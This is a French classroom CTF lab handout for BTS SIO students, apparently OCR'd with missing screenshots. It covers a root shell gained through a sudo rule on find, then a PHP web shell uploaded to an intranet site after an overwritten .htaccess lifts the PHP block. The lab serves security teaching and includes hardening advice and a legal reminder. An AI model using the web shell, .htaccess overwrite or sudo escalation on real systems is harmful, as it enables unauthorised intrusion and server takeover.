LABORATOIRE CTF 2026

CTF 2 · Site web intranet

Élévation de privilèges via sudo find

Conteneur : menu « ordre » n°58 (ctf_creer.sh), choix CTF2 · énoncé d'origine remis en forme le 07/10/2026, captures d'écran reprises sans retouche.

Avant de commencer. Ce document ne contient aucune adresse réseau réelle : il doit pouvoir servir dans n'importe quelle salle. Deux notations reviennent partout, remplacez-les au fur et à mesure.

— **${TARGET_IP}** : l'adresse IP de la machine cible. Votre professeur vous la communique ; elle est la même pendant tout le lab.

Exemple concret. Si votre professeur vous donne la cible `192.0.2.25`, alors `ping ${TARGET_IP}` se tape `ping 192.0.2.25` — jamais `ping $192.0.2.25`, ni `ping [192.0.2.25]`, ni `ping TARGET_IP`. De même, `ssh utilisateur@${TARGET_IP}` se tape avec le VRAI identifiant que vous avez trouvé, par exemple `ssh alice@192.0.2.25` — jamais `ssh user@...`. L'adresse 192.0.2.25 n'est qu'un exemple : la vôtre sera différente.

« Host key verification failed » : ce n'est pas une panne. Au premier contact avec une machine, SSH affiche son empreinte et vous demande de confirmer : répondez `yes` en toutes lettres — ni `y`, ni `o`, ni `oui`, sinon SSH refuse après trois essais. Si vous aviez déjà accepté cette adresse lors d'un CTF précédent, vous verrez à la place un avertissement `REMOTE HOST IDENTIFICATION HAS CHANGED!` et SSH refusera sans rien demander. C'est normal et voulu : la machine cible a été remplacée par celle du CTF suivant — même adresse, mais identité cryptographique différente. SSH a mémorisé l'ancienne dans `~/.ssh/known_hosts` et vous prévient que son interlocuteur a changé, exactement comme si quelqu'un se faisait passer pour le serveur. Pour repartir, effacez l'ancienne empreinte puis reconnectez-vous et répondez `yes` :

```
ssh-keygen -R ${TARGET_IP}
```

Réflexe professionnel : cette alerte ne se contourne qu'APRÈS avoir compris pourquoi la clé a changé. Ici vous le savez : la machine a été recréée. En entreprise, la même alerte peut signaler une attaque par interposition — on ne la balaie jamais d'un `ssh-keygen -R` sans se poser de question.

BTS SIO SISR

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

Objectifs pédagogiques

— Comprendre le concept d'élévation de privilèges
— Maîtriser l'utilisation avancée de la commande find
— Identifier les mauvaises configurations de sudo
— Apprendre à exploiter les permissions sudo mal configurées
— Sensibiliser aux bonnes pratiques de sécurité

Prérequis

— Connaissances de base en ligne de commande Linux
— Compréhension du système de permissions Unix
— Notions sur sudo et les privilèges root

Durée estimée

1 heure

> **NB :** Bonnes pratiques de sécurité

L'élévation de privilèges est une technique permettant d'obtenir des droits supérieurs à ceux initialement accordés. Dans un contexte professionnel :

— Limitez les droits sudo au strict nécessaire
— Évitez d'accorder des droits sudo sur des commandes polyvalentes
— Auditez régulièrement les permissions sudo
— Documentez et justifiez chaque attribution de droits sudo
— Utilisez le principe du moindre privilège

1. Connexion initiale

Vous avez mis la main sur un compte SSH fourni à un stagiaire de l'entreprise et vous allez tenter de l'utiliser pour réaliser une élévation de privilèges vous donnant des accès à des fichiers auxquels le compte stagiaire ne devrait pas avoir accès.

1.1 Préparation de l'environnement

— 1. Démarrez la machine virtuelle Kali Linux.
— 2. Ouvrez un terminal (icône en haut à gauche de la barre des tâches).

1.2 Connexion SSH

```
ssh stagiaire@${TARGET_IP}
# Mot de passe : PasswordStagiaire
```

Sortie attendue :

```
The authenticity of host '10.10.x.x' can't be established.
```


© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

```
ECDSA key fingerprint is SHA256:...
Are you sure you want to continue connecting
(yes/no/[fingerprint])? yes
stagiaire@10.10.x.x's password: PasswordStagiaire
Welcome to Ubuntu 20.04.3 LTS
stagiaire@hostname:~$
```

Rappel SSH : SSH (Secure Shell) est un protocole sécurisé permettant de se connecter à distance à une machine. Il chiffre toutes les communications entre le client et le serveur.

NB : Si l'Erreur "REMOTE HOST IDENTIFICATION HAS CHANGED" ?

Tapez simplement :

```
ssh-keygen -f ~/.ssh/known_hosts -R ${TARGET_IP}
```

2. Reconnaissance des privilèges

2.1 Analyse des droits sudo

```
sudo -l
```

Sortie attendue :

```
Matching Defaults entries for stagiaire on ctf-etudiant03:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin,
    use_pty

User stagiaire may run the following commands on ctf-etudiant03:
    (root) NOPASSWD: /usr/bin/find
```

Explication de la sortie :

— User stagiaire : L'utilisateur concerné

— (root) : Les droits avec lesquels la commande peut être exécutée

— /usr/bin/find : La commande autorisée avec sudo

Important : La présence de find dans la liste des commandes autorisées est une faille de sécurité potentielle.

2.2 Compréhension de la vulnérabilité

La commande find présente plusieurs caractéristiques qui la rendent dangereuse en contexte sudo :

— 1. Elle peut rechercher des fichiers dans le système.

— 2. Elle peut exécuter des commandes via l'option -exec.

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

— 3. Ces commandes héritent des privilèges de find (root dans notre cas).

3. Exploitation

3.1 Test initial des privilèges

```
sudo /usr/bin/find . -exec whoami \;
```

Sortie attendue :

```
root
```

Explication de la sortie :

— `sudo` : exécute la commande suivante en tant que root.

— `/usr/bin/find` : lance l'outil find, ici spécifié avec son chemin complet.

— `.` : indique à find de chercher dans le dossier courant.

— `-exec whoami \;` : pour chaque fichier ou dossier trouvé, exécute la commande whoami.

3.2 Obtention du flag

Il faut utiliser la commande find, qui a des droits root, en lui demandant d'utiliser un chemin existant comme "/home/stagiaire" ou "." pour ensuite exécuter n'importe quelle commande. C'est ce que nous allons faire pour tout simplement lui demander de nous donner l'accès au shell en root.

Dans un premier temps, il faut se mettre dans le dossier courant (par exemple votre dossier personnel) :

```
sudo /usr/bin/find . -exec /bin/bash \;
```

Sortie attendue :

```
root@hostname:/home/stagiaire#
```

3.3 Vérification des privilèges obtenus grâce à cette commande de montée en privilèges

Vérifiez d'abord l'utilisateur actuel avec la commande :

```
id
```

Sortie attendue :

```
uid=0(root) gid=0(root) groups=0(root)
```

Explication de la sortie :

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

— `uid=0(root)` : UID = User ID. Le compte actuel est root, car son UID est 0. Tous les utilisateurs normaux ont un UID ≥ 1000.

— `gid=0(root)` : GID = Group ID. L'utilisateur root appartient au groupe principal root, dont le GID est 0.

— `groups=0(root)` : liste des groupes secondaires de l'utilisateur. Ici, l'utilisateur appartient uniquement au groupe root.

Listez ensuite les fichiers du dossier /root avec la commande :

```
ls -la /root
```

Sortie attendue :

```
root@hostname:/# ls -la /root
total 28
drwx------ 3 root root 4096 Jan 20 10:25 .
drwxr-xr-x 18 root root 4096 Jan 20 10:25 ..
-rw------- 1 root root 883 Jan 20 10:25 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw------- 1 root root 161 Dec 5 2019 .profile
-rw------- 1 root root 33 Jan 20 10:25 root.txt
```

Vous trouverez un fichier texte contenant le flag. Il vous restera à utiliser la commande cat pour lire le fichier .txt :

```
cat /root/NOM_DU_FICHIER.txt
```

Sortie attendue :

```
FLAG{Exemple_De_Flag_A_Trouver}
```

Remplacez NOM_DU_FICHIER.txt par le nom exact du fichier que vous avez identifié dans /root.

— Vous obtiendrez ainsi le flag prouvant votre élévation de privilèges. Transmettez ce flag à votre professeur pour valider la réussite au test d'intrusion autorisé.

Protection contre l'élévation de privilèges

Mesures de sécurité

Pour éviter ce type de vulnérabilité :

— N'accordez jamais de droits sudo sur des commandes comme find, vim/vi/nano, less/more, man, awk, python/perl/ruby, etc.

— Utilisez des wrappers ou scripts dédiés pour les tâches spécifiques

— Auditez régulièrement les configurations sudo

— Appliquez le principe du moindre privilège

— Documentez toutes les exceptions aux règles de sécurité

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

Commandes à risque en sudo

— find

— vim/vi/nano

— less/more

— man

— awk

— python/perl/ruby

> Important : Ces commandes sont légitimes mais dangereuses avec sudo car elles permettent d'exécuter d'autres commandes ou d'éditer des fichiers.

Recherchez comment faire pour vérifier, sur l'une de vos VM d'AP sous debian12, et vérifier que vous n'avez pas l'erreur sur l'un de vos serveurs linux. Ca peut aussi être intéressant de demander l'autorisation à votre tuteur de stage de vous laisser vérifier cela sur un des serveurs Debian 12 de l'entreprise dans un souci de sécurité.

Conclusion

Pour aller plus loin

— Consulter GTFOBins (https://gtfobins.github.io/) pour connaître les commandes à risque

— Apprendre à configurer sudo de manière sécurisée

— Explorer d'autres techniques d'élévation de privilèges

— Mettre en place une politique de gestion des droits

> Rappel légal : Excepté en laboratoire Ces techniques ne doivent être utilisées que dans un cadre légal et autorisé préalablement par l'entreprise. A défaut l'article 323-1 du Code pénal prévoit que "Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 euros d'amende."

2. CAS PRATIQUE Exploitation de vulnérabilités de téléchargement de fichiers

Pour réaliser cette étape, connectez-vous à la machine Kali, puis lancez Firefox. Accédez ensuite au site cible http://${TARGET_IP}/upload en remplaçant ${TARGET_IP} par l'adresse IP cible trouvée dans les informations fournies.


Le site Extranet de l'entreprise dispose d'une fonctionnalité de téléchargement de fichiers.

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne





Vous pouvez utiliser cette fonctionnalité pour exécuter du code directement sur la machine.

Pour cela, créez un fichier shell.php, par exemple sur le bureau :



© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne





NB : Attention à la balise d'ouverture <?php : elle doit être suivie d'un espace ou d'un retour à la ligne avant la suite du code. Collée au premier mot (par exemple <?php accolé directement à l'instruction), PHP ne la reconnaît pas : le serveur renvoie alors votre fichier tel quel, en texte, au lieu de l'exécuter. Ce n'est pas une panne du serveur ni du conteneur — relisez votre balise d'ouverture.

Vous pouvez l'éditer en faisant un clic droit, puis en sélectionnant Ouvrir avec Mousepad par exemple. Ensuite, écrivez le code PHP suivant, qui récupérera l'argument transmis au paramètre cmd et permettra de l'exécuter sur le système distant :

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne


```
<?php system($_GET['cmd']); ?>
```

Enregistrez le fichier, puis téléversez-le en cliquant sur le bouton Parcourir, sélectionnez-le et validez avec le bouton Envoyer. Il ne semble pas y avoir de restriction sur le type de fichier, car le fichier a été téléchargé avec succès, mais en cliquant sur le lien du fichier, l'accès est refusé.


Forbidden

You don't have permission to access this resource.

Pour découvrir le type de restriction en place, changez l'extension de votre fichier .php en .jpg en faisant un clic droit, en choisissant Renommer puis en le téléchargeant à nouveau :





Cette fois, le résultat est différent : pas de message Forbidden, mais l'image ne peut pas être affichée. Ce qui est logique, car ce n'est pas une image valide.



Le site ne semble pas vérifier les extensions lors de l'envoi, mais empêche l'accès aux fichiers PHP. Cette restriction est probablement gérée par un fichier .htaccess. Le fichier .htaccess peut être utilisé, entre autres, pour définir des restrictions d'accès. Ce fichier sera lu par le serveur web lorsqu'un client demande l'accès au dossier dans lequel il se trouve. Si le serveur n'empêche pas le téléchargement d'un fichier déjà présent, il est possible de remplacer le fichier .htaccess. Pour ce faire, créez un fichier .htaccess sur votre machine comme indiqué précédemment. Comme c'est un fichier caché (préfixé par un point), il n'apparaîtra pas par défaut. Vous devez accéder au navigateur de fichiers et activer l'affichage des fichiers cachés (ou utilisez le raccourci CTRL + H) :


© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne





i Note : Il est possible d'écrire du code pour autoriser l'accès aux fichiers PHP. Cependant, il est encore plus simple de le laisser complètement vide. Ensuite, retournez à la page d'accueil du site et téléchargez le fichier .htaccess. S'il n'apparaît pas dans la fenêtre de sélection des fichiers, faites un clic droit et choisissez Afficher les fichiers cachés.


© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne



Une fois le fichier envoyé, vous pouvez accéder à l'URL suivante sans obtenir d'erreur Forbidden :

```
http://${TARGET_IP}/images/shell.php
```


Vous pouvez maintenant envoyer des commandes à exécuter sur le serveur web en utilisant la syntaxe suivante et en remplaçant command par la commande à exécuter. Par exemple, avec la commande whoami :



Pour valider cette étape, vous trouverez un fichier flag.txt dans le dossier /command. Affichez son contenu en remplaçant command par la commande ci-dessous :

```
cat /var/www/flag.txt
```

i Note : En fonction de si vous sélectionnez directement le flag ou affichez la source de la page, un saut de ligne sera présent sous la forme d'un espace après la fermeture de balise, que vous devrez supprimer.



© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne